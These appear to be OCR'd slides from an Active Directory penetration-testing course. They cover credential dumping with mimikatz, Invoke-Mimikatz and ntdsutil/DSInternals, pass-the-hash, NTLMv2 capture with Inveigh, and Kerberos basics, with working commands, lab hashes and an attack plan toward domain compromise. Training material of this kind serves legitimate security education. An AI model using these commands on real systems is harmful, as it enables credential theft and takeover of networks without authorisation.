
```
Token::elevate
Lsadump::sam
Lsadump::secrets
```



DUMPING SAM AND LSA SECRETS (3)

Esentutl.exe

- Native Windows tool that provide Database utilities. It can be used to dump SAM and security hives.



DUMPING LSASS (1)

- LSASS (Local Security Authority Subsystem Service): process in memory, stores users' credentials after logging on and facilitates Single Sign On (SSO).

Using mimikatz locally, we can dump hashes from LSASS process's memory:

```
Sekurlsa::logonpasswords
```

Or using the powershell version from PowerSploit:

```
Import-Module .\Invoke-Mimikatz.ps1
Invoke-Mimikatz -DumpCreds
```

```
  .#####.   mimikatz 2.2.0 (x64) #19041 May 31 2021 00:08:47
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 213107 (00000000:00034073)
Session           : RemoteInteractive from 2
User Name         : pwnd.user
Domain            : HACKERSACADEMY
Logon Server      : DC-01
Logon Time        : 6/6/2021 12:06:13 PM
SID               : S-1-5-21-3581431742-2939109313-2026338446-1107
        msv :
         [00000003] Primary
         * Username : pwnd.user
         * Domain   : HACKERSACADEMY
         * NTLM     : fc525c9683e8fe067095ba2ddc971889
         * SHA1     : e53d7244aa8727f5789b01d8959141960aad5d22
         * DPAPI    : 3dfc7279dfb4ac4cd35c40a00b3616f7
```


DUMPING LSASS (2)

- It can also be done by manually dumping the lsass.exe process from the task manager and analyze the dump using mimikatz or any other tool.

After locating the dump file we can switch mimikatz to minidump mode and analyze it:

```
Sekurlsa::minidump C:\tmp\lsass.DMP
Sekurlsa::logonpasswords
```

```
mimikatz 2.2.0 x64 (oe.eo)
mimikatz # Sekurlsa::minidump C:\tmp\lsass.DMP
Switch to MINIDUMP : 'C:\tmp\lsass.DMP'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\tmp\lsass.DMP' file for minidump...

Authentication Id : 0 ; 499378 (00000000:00079eb2)
Session           : Interactive from 1
User Name         : Administrator
Domain            : DUBAI
Logon Server      : DC-02
Logon Time        : 10/1/2022 12:47:24 AM
SID               : S-1-5-21-4061483671-585127413-3131211205-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : DUBAI
         * NTLM     : df3a1cd93848d2bb5b170b869129b4f8
         * SHA1     : 5b7ad40371e791d601a4ff9ea719ae551e71ea62
         * DPAPI    : 70e0da8692ccaeabeba14beefcbb5cf0
        tspkg :
```



DUMPING LSASS (3)

ProcDump

- Windows Sysinternal tool which can be used for dumping LSASS process memory.

Comsvcs.dll

- Native Dll in windows OS which can be used to dump the LSASS process.

Others

- Lsassy: Python script can remotely dump LSASS using different techniques.
- Pypykatz: Mimikatz implementation in Python.
- Scripts leveraging MiniDumpWriteDump Win API
- …etc.

DUMPING NTDS (1)

- NT Directory Service (NTDS) is used by Microsoft Windows to manage resources. NTDS.dit file is located in domain controllers, and it stores AD data like users, groups and hashes.

- NTDSUtil.exe is a management and maintenance tool for Active Directory that has the capability to take snapshots of AD data.

With admin privilege we can use NTDSUtil, to get copy of NTDS.dit database, SYSTEM and SECURITY hives:

```
ntdsutil "activate instance ntds" "ifm" "create full C:\tmp\NTDS" quit quit
```

Then we can dump the credentials offline using DSInternals Powershell Module:

```
Install-Module DSInternals -Force
Import-Module DSInternals
$key = Get-BootKey -SystemHivePath 'C:\tmp\NTDS\registry\SYSTEM'
Get-ADDBAccount -All -DBPath 'C:\tmp\NTDS\Active Directory\ntds.dit' -bootkey $key
```

DUMPING NTDS (1)

Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> ntdsutil "activate instance ntds" "ifm" "create full C:\tmp\NTDS" quit quit
C:\Windows\system32\ntdsutil.exe: activate instance ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full C:\tmp\NTDS
Creating snapshot...
Snapshot set {f9108ca8-74b6-4728-a69d-42ffbd90dd53} generated successfully.
Snapshot {cb63a704-f939-4ead-bd6a-b590f754a93a} mounted as C:\$SNAP_202210090551_VOLUMEC$\
Snapshot {cb63a704-f939-4ead-bd6a-b590f754a93a} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_202210090551_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: C:\tmp\NTDS\Active Directory\ntds.dit

                Defragmentation  Status (omplete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ..................................................

Copying registry files...
Copying C:\tmp\NTDS\registry\SYSTEM
Copying C:\tmp\NTDS\registry\SECURITY
Snapshot {cb63a704-f939-4ead-bd6a-b590f754a93a} unmounted.
IFM media created successfully in C:\tmp\NTDS
ifm: quit
C:\Windows\system32\ntdsutil.exe: quit
```

Administrator: Windows PowerShell

```
PS C:\Users\administrator> Get-ADDBAccount -All -DBPath 'C:\tmp\NTDS\Active Directory\ntds.dit' -bootkey $key

DistinguishedName: CN=Administrator,CN=Users,DC=dubai,DC=alto,DC=tel
Sid: S-1-5-21-4061483671-585127413-3131211205-500
Guid: 13bd40fc-bfad-42f2-822a-eaf899d67d1a
SamAccountName: Administrator
SamAccountType: User
UserPrincipalName:
PrimaryGroupId: 513
SidHistory:
Enabled: True
UserAccountControl: NormalAccount
SupportedEncryptionTypes:
AdminCount: True
Deleted: False
LastLogonDate: 10/4/2022 9:33:53 PM
DisplayName:
GivenName:
Surname:
Description: Built-in account for administering the computer/domain
```

DUMPING NTDS (2)

VSSAdmin

- Volume Shadow Copy Service (VSS) is a Microsoft technology allows creating snapshot or backup of files or volumes.
- VSSAdmin can be used for creating and manipulating a volume shadow copy for the C drive. Then NTDS and SYSTEM can be extracted from the created shadow copy.
- Requires admin privilege.

NTFS Structure Parsing

- To open NTFS volume (C drive), parse its structure and copy files off the volume.
- Stealthy and can bypass many issues like when the ntds or system files cannot be opened by multiple processes.
- *Invoke-NinjaCopy.ps1* PowerShell script from PowerSploit.
- Requires admin privilege.

OTHER TECHNIQUES TO DUMP HASHES AND SECRETS

DCSync

- Technique to simulate a replication behavior of DC in order to retrieve passwords from a remote DC.

DPAPI (Data Protection API) secrets

- Internal Windows component enables storing secrets and sensitive data in windows environment and protect them by master key. It is used by applications like browsers and Outlook as well as Windows uses it for WiFi passwords, Certificates, RDP passwords…etc.

Others

- GPP and SYSVOL
- Wdigest
- Injecting malicious Security Support Provider (SSP)
- Credential Manager
- TSPKG - Terminal Server/RDP
- Etc…

MISSION

Run mimikatz locally. What do you get?

Run mimikatz on remote computers. What do you get?

Hint: Invoke-Mimikatz

DUMPING HASHES USING MIMIKATZ

Using the powershell of Mimikatz

```
Import-Module .\Invoke-Mimikatz-nishang.ps1
```

To Dump credentials in local computer

```
Invoke-Mimikatz -DumpCreds
```

Or

```
Invoke-Mimikatz -Command privilege::debug
Invoke-Mimikatz -Command sekurlsa::logonpasswords
```

To Dump credentials on Remote Machine

```
Invoke-Mimikatz -DumpCreds -ComputerName WKS-02
```

WE CAN NOT ACCESS A CLEAR TEXT PASSWORD. NOW WHAT?

PASS THE HASH

Hash

- Stored in memory (as we've already seen)
- Dumped with local admin privileges (as we've already seen)
- Effectively replaces the password (as you will see)

Used for

- Lateral movement
- Privilege escalation

```
mimikatz # sekurlsa::pth /user:pwnd.user /domain:hackersacademy.local /ntlm:fc525c9683e8fe067095ba2ddc971889 /run:powershell.exe
user    : pwnd.user
domain  : hackersacademy.local
program : powershell.exe
impers. : no
NTLM    : fc525c9683e8fe067095ba2ddc971889
  |  PID  2404
  |  TID  5952
  |  LSA Process was already R/W
  |  LUID 0 ; 1039378 (00000000:000fdc12)
  \_ msv1_0   - data copy @ 00000238AB6A3470 : OK !
  \_ kerberos - data copy @ 00000238AB6BA068
   \_ des_cbc_md4       -> null
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ *Password replace @ 00000238AB061238 (32) -> null
```

BUT...

PTH

Works with NTLM

Kerberos is a different beast

What then?

CAPTURE NET-NTLM

CAPTURE NET-NTLM

Different activities within the network need devices to access services within other devices resulting in NET-NTLM challenges being sent over the network due to SSO used by Microsoft.

Attacks

- Offline Password Cracking
- Relay

Then can be used for

- Lateral movement
- Privilege escalation

INVEIGH

Administrator at DC-01 is configured to copy some files at scheduled times as backup from WKS-01.

at WKS-01:

```
Import-Module .\Inveigh.ps1

Invoke-Inveigh

Watch-Inveigh -verbose
```

Wait at least 5 minutes…


```
Get-Inveigh -NTLMv2

Stop-Inveigh
```

```
PS C:\Users\pwnd.user\Desktop\AD-Tools> Watch-Inveigh -Verbose
[*] Press any key to stop console output
[+] [2022-07-24T23:43:31] TCP(445) SYN packet detected from 172.30.97.217:65178
[+] [2022-07-24T23:43:31] SMB(445) negotiation request detected from 172.30.97.217:65178
[+] [2022-07-24T23:43:31] SMB(445) NTLM challenge B030BA2008346B1B sent to 172.30.97.217:65178
[+] [2022-07-24T23:43:31] SMB(445) NTLMv2 captured for ALTO\Administrator from 172.30.97.217(DC-01):65178:
Administrator::ALTO:B030BA2008346B1B:C9903988A9C0E2B8E0F18624F2DBD2F3:0101000000000003411A0DAF19FD8016EA5BB
0000000200080041004C0054004F0001000C0057004B0053002D003000310004001000610006C0074006F002E00740065006C0003001E
002D00300031002E0061006C0074006F002E00740065006C00050010006100 6C0074006F002E00740065006C00070008003411A0DAF1
0002000000080030003000000000000000000000030000078A3E8A38BC8106DF951C391CD0E92A9C4C4040C947E5C439326242DC0
0000000000000000000000000000000900240063006900660073002F00310037003200 2E00330030002E00390037002E00320030
0000000000000000
[+] [2022-07-24T23:43:31] SMB(445) NTLMv2 captured for ALTO\Administrator from 172.30.97.217(DC-01):65178:
[not unique]
```

ATTACK PLAN

Find domain controller

Find domain admin accounts



Find domain admin hashes

Compromise domain


Compromise target servers

Achieve persistence

ADMIN HUNTING

Local admin required

Prerequisite to this attack is having access to local admin



~~1- Create a list of domain admin accounts to target~~

~~2- Use local admin privileges to access remote computers~~

3- Search for domain admin (or privileged users) credentials

4- Grab hashes and use/crack them

KERBEROS

KERBEROS

Default authentication

- Replaced Net-NTLM
- Default when connecting to hostname (not IP)
- NTLM is fallback if Kerberos fails
- Ports 88 TCP and UDP

Components

- Client: user who wants to access service
- Server (with service): has the service
- Key Distribution Center (KDC): handles Kerberos authentication service
    - Authentication Server (AS): receive auth requests
    - Ticket Granting Service (TGS): issue service tickets
- KDC runs on Domain Controller

KERBEROS


Encryption Keys

- **User key:** Used for pre-authentication of user to KDC. User's hash is used to encrypt the message.
- **krbtgt key:** Used to encrypt TGT using krbtgt account hash.
- **Service key:** Service's Owner hash, used to encrypt TGS. Service Owner can be user or computer account.
- KDC has access to all keys.

Tickets

- **TGT (Ticket Granting Ticket):** Encrypted with krbtgt key. presented by the user to the KDC to requesting TGSs.
- **TGS (Ticket Granting Service):** Encrypted with service key. Presented by the user to service asking to authenticate.

KERBEROS: HIGH LEVEL



KERBEROS

A deep dive

Take a deep breath

Client

1. KRB_AS_REQ: requesting TGT from KDC

2. KRB_AS_REP: KDC delivering TGT


3. KRB_TGS_REQ: Having TGT, request TGS


4. KRB_TGS_REP: KDC delivering TGS

5. KRB_AP_REQ: *having TGS, auth to service*

6. KRB_AP_REP: *optional…*

DC (KDC)





